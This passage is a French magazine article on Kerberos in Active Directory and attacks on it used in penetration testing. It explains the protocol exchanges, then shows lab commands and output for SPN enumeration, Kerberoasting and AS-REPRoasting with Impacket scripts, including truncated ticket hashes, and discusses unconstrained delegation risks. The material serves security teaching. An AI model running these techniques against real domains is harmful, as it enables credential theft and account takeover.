sein de Windows 2000. Jusque là, le protocole NTLM (*NT Lan Manager*), basé sur un mécanisme de défi/réponse, était utilisé pour l'authentification en environnement Active Directory.

1. FONCTIONNEMENT GÉNÉRAL

Dans le cadre d'une authentification Kerberos, trois principales entités doivent être en relation :

- le client (C) : utilisateur ou hôte souhaitant obtenir un ticket en vue d'accéder au serveur S ;
- le serveur (S) : il s'agit généralement d'une instance d'un service sollicité par le client C au sein d'un réseau ;
- le KDC (centre de distribution de clés Kerberos ou *Key Distribution Center*) : tiers de confiance.

Le KDC comprend deux principaux services avec lesquels le client (C) va communiquer en vue d'obtenir des tickets spécifiques. Il s'agit dans un premier temps du service d'authentification (*Authentication Server* ou AS) chargé de délivrer un TGT (*Ticket Granting Ticket*) en cas d'authentification réussie, ainsi que du service d'émission de tickets (*Ticket Granting Service* ou TGS) chargé de fournir des tickets permettant l'accès à des instances de services sollicitées par le client (C). Dans un environnement Active Directory, les contrôleurs de domaine (*Domain controller* ou DC) jouent le rôle de KDC et intègrent donc les services AS et TGS.

Chacune des entités précédemment citées possède une clef secrète (K_s pour le serveur, K_c pour le client et K_{kdc} pour le KDC). Le KDC étant le tiers de confiance et possédant la base de données de l'ensemble des comptes utilisateurs, possède ainsi les clefs secrètes des autres entités (K_c et K_s).

Détail des échanges

Six échanges sont nécessaires à l'établissement d'une authentification Kerberos. Dans un premier temps, le client s'authentifie auprès du service d'authentification (AS), en cas de succès, le client récupère un TGT (ticket lui permettant par la suite de demander un ticket de service au TGS). Le client présente par la suite son TGT au TGS en spécifiant le service sollicité, si le client est autorisé à accéder au service demandé, le TGS va lui fournir un ticket de service. Enfin, le client peut désormais contacter le service demandé et lui présenter son ticket de service. Ce dernier lui accordera ainsi l'accès aux ressources, associées au niveau de privilèges de l'utilisateur.

Dans les paragraphes suivants, nous détaillerons les échanges qui ont lieu durant une authentification Kerberos. Nous partirons d'un exemple où l'utilisateur Alice souhaite accéder au service CIFS hébergé sur un serveur.




FIGURE 1

Échanges au cours d'une authentification Kerberos

» KRB_AS_REQ

Ce message permet à un client Kerberos (compte utilisateur ou machine d'un domaine Active Directory) d'obtenir un TGT auprès du service d'authentification d'un KDC. Dans un premier temps, l'utilisateur Alice s'authentifie sur sa machine à l'ouverture de sa session via un couple login/mot de passe ou via l'utilisation d'une smartcard. La clef du client Kerberos (K_c) va alors être générée, celle-ci correspond à l'empreinte (valeur de sortie d'une fonction de hachage) du mot de passe du compte utilisateur d'Alice. Kerberos prend en charge 3 types de clefs : RC4, AES128 ainsi que AES256. La clef RC4 d'un client Kerberos correspond à l'empreinte de son mot de passe au format NTLM.

Au sein du message **KRB_AS_REQ**, on va retrouver l'identité de l'utilisateur qui correspond généralement à la valeur de son attribut **samAccountName** au sein de l'annuaire Active Directory, ainsi qu'un bloc de données chiffrées avec la clef K_c . Ce bloc contient l'heure du client et pourra être déchiffré par le KDC qui possède également K_c . Cela implique donc que l'heure du client et du KDC soient synchronisées.

» KRB_AS_REP

Au cours de cette phase, le service d'authentification (AS) recherche l'identité de l'utilisateur Alice au sein de sa base de comptes. Si l'utilisateur existe dans la base et que le service d'authentification est en mesure de déchiffrer le bloc contenant l'horodatage du client Kerberos chiffré avec K_c , alors l'identité de l'utilisateur est bien confirmée. Également, une fois déchiffré, le service va vérifier la valeur de l'horodatage afin d'éviter tout type d'attaque de rejeu d'authentification.

AS va alors fournir un TGT au client contenant une clef de session $S_{c,k}$ partagée entre le client et le KDC. Cette clef est chiffrée avec K_c afin que le client puisse la déchiffrer et la conserver dans la mémoire du processus LSASS de son système (processus chargé de gérer l'authentification sur les systèmes Windows). Le TGT comprend également d'autres champs qui sont chiffrés avec K_{kdc} afin que l'utilisateur Alice puisse pré-

senter le TGT tel qu'il lui a été fourni pour chaque requête effectuée auprès du service d'émissions de tickets (*Ticket Granting Service* ou TGS). Parmi ces champs, se trouve le PAC (*Privilege Attribute Certificate*) qui est une structure de données contenant des informations sur les privilèges et l'identité de l'utilisateur.

Alice possède donc un TGT ainsi qu'une clef de session partagée avec le KDC.

» KRB_TGS_REQ

Ce message correspond à une demande de ticket effectuée par le client Kerberos auprès du TGS. Ici, Alice demande au KDC un ticket pour accéder au service CIFS hébergé sur un serveur donné. Au sein de ce message, le nom de l'instance de service sollicitée doit être précisé par Alice sous la forme d'un SPN (*Service Principal Name*) soit, **cifs/serveur.domaine.local**. D'autre part, en fournissant le TGT qu'elle possède déjà, Alice doit ainsi prouver son identité au TGS notamment via la connaissance de la clef de session $S_{c,k}$. Également, une valeur d'horodatage doit être précisée au sein de ce message afin de se protéger contre les attaques par jeu de demandes de tickets.

» KRB_TGS_REP

Durant cette phase, le TGS vérifie la valeur de l'horodatage ainsi que l'identité d'Alice. Si l'identité d'Alice est confirmée, une clef de session est générée ($S_{c,s}$) et chiffrée avec la clef de session $S_{c,k}$ (partagée entre le client et TGS). $S_{c,s}$ sera utilisée pour chiffrer les échanges entre Alice et le service CIFS. Un ticket de service est également transmis à Alice, celle-ci le présentera au service sollicité pour y accéder.

Il est à noter qu'un bloc de données au sein du ticket de service est chiffré avec K_s , soit l'empreinte du mot de passe du compte utilisé pour le lancement du service. Si le service est exécuté avec le compte **LocalSystem** ou **NetworkService**, alors la clef correspond à l'empreinte du mot de passe du compte de la machine sur laquelle s'exécute le service.

Ainsi, Alice possède désormais un ticket de service et une nouvelle clef de session pour les échanges entre elle et le service.

» KRB_AP_REQ

Ce message permet à Alice de s'authentifier auprès du service CIFS. Elle transmet ainsi au service le ticket comprenant un bloc chiffré avec K_s et la clef de session $S_{c,s}$ présente dans ce bloc de données.

Le service étant en possession de K_s , celui-ci sera donc en mesure de déchiffrer le ticket de service en vue de récupérer la clef de session contenue dans le ticket ($S_{c,s}$).

Par ailleurs, ce message est similaire au message **KRB_TGS_REQ** où Alice s'adresse au service TGS pour obtenir un ticket de service.

» KRB_AP_REP

Le service peut ainsi s'authentifier auprès d'Alice en lui transmettant une réponse chiffrée avec la clef de session $S_{c,s}$. Si le client (Alice) est en mesure de déchiffrer la réponse chiffrée avec la clef de session, cela indique que le service possède bien K_s ainsi que $S_{c,s}$ et donc l'identité du service est confirmée.

Par ailleurs, le client vérifie également que le temps écoulé entre l'envoi de la requête **KRB_AP_REQ** et la réception de la réponse du service ne dépasse pas 5 minutes.

2. ATTAQUES EN ENVIRONNEMENT ACTIVE DIRECTORY

Cette partie présente quelques techniques pouvant être mises en place dans le cadre de tests d'intrusion sur des environnements Active Directory.

Phase de découverte

Une phase de découverte classique dans tout type de test d'intrusion comprend généralement un scan de ports. Cela permet d'avoir une liste des services réseaux accessibles et de déterminer l'étendue de la surface d'attaque au sein d'un SI. Cependant, dans un cadre où il est nécessaire d'être furtif et de ne pas être détecté par les administrateurs (par exemple, un audit Red Team), un scan de ports peut être remplacé par un scan des services SPN.

» Découverte des « Service Principal Name »

Concrètement, un SPN est une chaîne de caractères qui définit un service au sein de l'annuaire de l'Active Directory. Le format d'un SPN est généralement le suivant : **service/serveur:port**. L'ensemble des services supportant l'authentification via le protocole Kerberos au sein d'un domaine Active Directory, sont répertoriés au sein de l'annuaire LDAP avec un attribut **servicePrincipalName** associé au compte (utilisateur ou machine).

Un scan des services SPN consiste à effectuer des requêtes LDAP sur un contrôleur de domaine en vue d'énumérer l'ensemble des services ayant un SPN répertorié au sein de l'annuaire. Le principal avantage d'un scan des services SPN est qu'il n'est pas nécessaire d'établir une connexion sur chacune des IP des serveurs hébergeant un service. Cette manœuvre est nettement plus discrète sur un réseau et est possible depuis n'importe quel poste de travail Windows relié à un domaine via la commande **setspn.exe**.

Cependant, cette technique nécessite d'avoir un compte (un simple utilisateur sans privilèges suffit) sur le domaine Active Directory ciblé.

Récupération des SPN :

```
C:\Users\Administrateur>setspn -Q */*
Vérification du domaine DC=dslab,DC=local
CN=Administrateur,CN=Users,DC=dslab,DC=local
    MSSQLSvc/WIN-U699TJ7OV2R.dslab.local
CN=WIN-U699TJ7OV2R,OU=Domain Controllers,DC=dslab,DC=local
    ldap/WIN-U699TJ7OV2R.dslab.local/DomainDnsZones.dslab.local
    DNS/WIN-U699TJ7OV2R.dslab.local
    GC/WIN-U699TJ7OV2R.dslab.local/dslab.local
    RestrictedKrbHost/WIN-U699TJ7OV2R.dslab.local
    RPC/9ea0ec20-8670-4cb7-a335-d15a4fed025b._msdcs.dslab.local
    HOST/WIN-U699TJ7OV2R/DSLAB
CN=krbtgt,CN=Users,DC=dslab,DC=local
    kadmin/changepw
CN=John DOE,CN=Users,DC=dslab,DC=local
    http/WIN-U699TJ7OV2R.dslab.local
```




Photo d'illustration.

Attaques hors ligne sur les secrets d'authentification

Les attaques hors ligne correspondent à des attaques qui génèrent très peu ou pas du tout de communication réseau. Elles sont donc plus discrètes et il n'y a aucune contrainte de temps pour les mettre en pratique.

» Mots de passe des comptes associés à des SPN (Kerberoasting)

Le Kerberoasting est une attaque ciblant les comptes de services. Comme vu précédemment, les comptes de services supportant l'authentification Kerberos dans un environnement Active Directory sont répertoriés au niveau de l'annuaire LDAP (objets utilisateur ou machine) avec un attribut **servicePrincipalName**.

Le Kerberoasting est une attaque qui consiste à demander au TGS des tickets de services pour chacun des SPN énumérés via du SPN scanning (via la commande **SetSpn.exe** par exemple). Bien entendu, cela implique d'avoir un TGT au préalable et donc un compte de simple utilisateur sur le domaine ciblé.

Étant donné que chaque ticket de service récupéré est chiffré avec la clef K_s correspondant à l'empreinte du mot de passe du compte exécutant le service en question, il est possible de casser le mot de passe du compte ciblé via une attaque hors ligne par dictionnaire ou autre.

Le script **GetUsersSPNs.py** fournit avec la librairie **Impacket**, permet de récupérer les empreintes des mots de passe des comptes de service à distance en spécifiant l'adresse IP du KDC (contrôleur de domaine), ainsi qu'un couple d'identifiant et mot de passe d'un simple utilisateur :

```
sme@SME-PC:~/pentest/impacket/examples$ GetUserSPNs.py -request -dc-ip
192.168.56.101 DSLAB.LOCAL/jdo
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation
$krb5tgs$23$*Administrateur$DSLAB.LOCAL$MSSQLSvc/WIN-U699TJ7OV2R.dslab.
local*$7bc7a78N-435372c14b48aeecd37[...]719f55c209cc82d42307754aaa5ad01eb
$krb5tgs$23$*JDO$DSLAB.LOCAL$http/WIN-U699TJ7OV2R.dslab.local*$c20f
941c2071b2284c483196a79db2eb$abeb3047a8f6f6[...]92a1f5ee388e33e5195
467d094c280c650e4460ca088cba4fdd531575e4cf35d939ef7e69d372e0c4980f8-
119e1f40a217f2f396ab4ee7a88eadd123f7c0b2b2
```

Ici, un compte nommé « Administrateur » exécute potentiellement un service de base de données MS-SQL. Également, un compte « JDO » exécute un serveur web.

Le cassage des mots de passe peut être effectué avec Hashcat ou John The Ripper. Par ailleurs, il est à noter que le mot de passe d'un compte machine est très complexe et impossible à casser. De ce fait, cette attaque est davantage pertinente pour cibler des comptes utilisateurs.

» Mots de passe des comptes sans pré-authentification Kerberos (AS-REPRoasting)

Un système de pré-authentification a été ajouté au protocole Kerberos avec la RFC4210 [1]. Celui-ci consiste à ajouter au message **KRB_AS_REQ** la valeur de l'horodatage actuel chiffré avec l'empreinte du mot de passe du compte de l'utilisateur client (K_c).

Un TGT contient un bloc de données chiffrées avec K_{kdc} et signé avec K_c (empreinte du mot de passe du compte utilisateur ayant demandé un TGT). Par conséquent, sans pré-authentification Kerberos, un attaquant serait en mesure de demander un TGT pour chaque utilisateur du domaine, dans le but de casser en « hors ligne » la clef K_c et ainsi de récupérer le mot de passe de l'utilisateur pour lequel le TGT a été demandé. C'est le principe de l'attaque AS-REPRoasting.

Dans un environnement Active Directory, il arrive parfois que certains utilisateurs puissent demander un TGT (message **KRB_AS_REQ**) sans intégrer de pré-authentification dans leur demande. En effet, les objets (utilisateur et machine) au sein de l'annuaire LDAP, possèdent un attribut **UserAccountControl** [1] correspondant à un champ de bits (32 bits) où des propriétés sur les comptes sont codées. Lorsque le drapeau **DONT_REQ_PREAUTH** (valeur hexadécimale : 0x400000) est codé sur l'attribut **UserAccountControl** d'un utilisateur, cela signifie que celui-ci est en mesure de demander un TGT sans être pré-authentifié.

Il est possible d'énumérer l'ensemble des comptes ayant la propriété **DONT_REQ_PREAUTH** (sans pré-authentification Kerberos). Pour cela, le script **GetNPUsers.py** de la librairie **Impacket** s'avère utile :

```
sme@SME-PC:~/pentest/impacket/examples$ GetNPUsers.py -request -dc-ip
192.168.56.101 DSLAB.LOCAL/jdo
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

$krb5asrep$23$JDO@DSLAB.LOCAL:136bc9f5a9fcba9973ca15f2a27ad514$a56ad2504
f20bf5431a1811712397fbebdea89defcac274[... ]3daeb02980a2206cc2e79669c04c2
cadaf70d2
```

Ce script permet de récupérer l'empreinte des mots de passe des comptes pouvant demander des TGT sans s'être pré-authentifiés. Le cassage des mots de passe peut ainsi se faire en étant « hors ligne ».

Enfin, il est nécessaire de disposer d'un compte pour interroger l'annuaire à la recherche de comptes sans pré-authentification. Cependant, il n'est pas nécessaire d'avoir un compte pour obtenir le ticket TGT d'un compte sans pré-authentification.

Attaques sur les délégations d'authentification

La délégation d'authentification consiste pour un serveur sur lequel un utilisateur s'est authentifié, de se réauthentifier au nom de ce même utilisateur sur d'autres serveurs dans le but d'accéder à d'autres ressources.

Prenons l'exemple où l'utilisateur Alice souhaite s'authentifier sur un serveur web en vue d'accéder à des informations. Le serveur web devra à son tour s'authentifier auprès d'un serveur de base de données pour récupérer les informations auxquelles Alice a accès. Pour cela, le service web auquel Alice accède doit être configuré de manière à autoriser la délégation d'authentification afin de pouvoir se faire passer pour Alice. Le service web pourra ainsi demander un ticket de service pour accéder au service visé, en l'occurrence le serveur de base de données.

ACTUELLEMENT DISPONIBLE HACKABLE N°31 !

NOUVELLE FORMULE !



NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com



Nous allons voir 2 types de délégations d'authentification :

- Délégation sans contrainte (*unconstrained delegation*) : un serveur web configuré avec ce type de délégation peut réutiliser le TGT avec la clef de session associée de l'utilisateur Alice pour demander un accès à n'importe quel autre service ;
- Délégation avec contraintes (*constrained delegation*) : un serveur web configuré avec ce type de délégation ne peut accéder qu'à une liste de services prédéfinis par un administrateur.

» Délégations sans contrainte

Afin qu'une délégation sans contrainte puisse être établie, le compte machine d'un serveur auquel l'authentification a été déléguée doit être autorisé avec la propriété **TRUSTED_FOR_DELEGATION** codée sur son attribut **UserAccountControl**. Également, il ne doit pas y avoir de restriction de délégation d'authentification pour le compte du client souhaitant accéder à ce serveur (la propriété **NOT_DELEGATED** ne doit pas être positionnée sur l'attribut **UserAccountControl**).

La délégation sans contrainte représente un risque de sécurité. Concrètement, lorsqu'un utilisateur (avec ou sans privilèges) tente d'accéder à un service hébergé sur un serveur ayant la valeur **TRUSTED_FOR_DELEGATION** codée dans son attribut **UserAccountControl**, il lui fournit un ticket de service contenant son TGT (avec la clef de session associée).

Par conséquent, le serveur hébergeant ce service va extraire le TGT du ticket de service et le placer dans la mémoire du processus LSASS pour une utilisation ultérieure. Ainsi, un attaquant ayant compromis ce serveur pourra récupérer le TGT de l'utilisateur légitime et le réutiliser pour usurper son identité en vue de demander un ticket de service auprès du KDC pour l'accès à n'importe quel autre service.

Si un utilisateur avec privilèges accède à un service hébergé sur un de ces serveurs configurés pour une délégation sans contrainte, son TGT sera donc exposé et pourra être usurpé par un attaquant ayant compromis le serveur en question (sauf si l'utilisateur ciblé est configuré comme compte protégé ou membre d'un groupe protégé et ne pouvant être délégué avec la propriété **NOT_DELEGATED**).

L'outil **ldapdomaindump** [3] permet de lister assez facilement l'ensemble des machines reliées à un domaine et configurées avec la délégation sans contrainte :

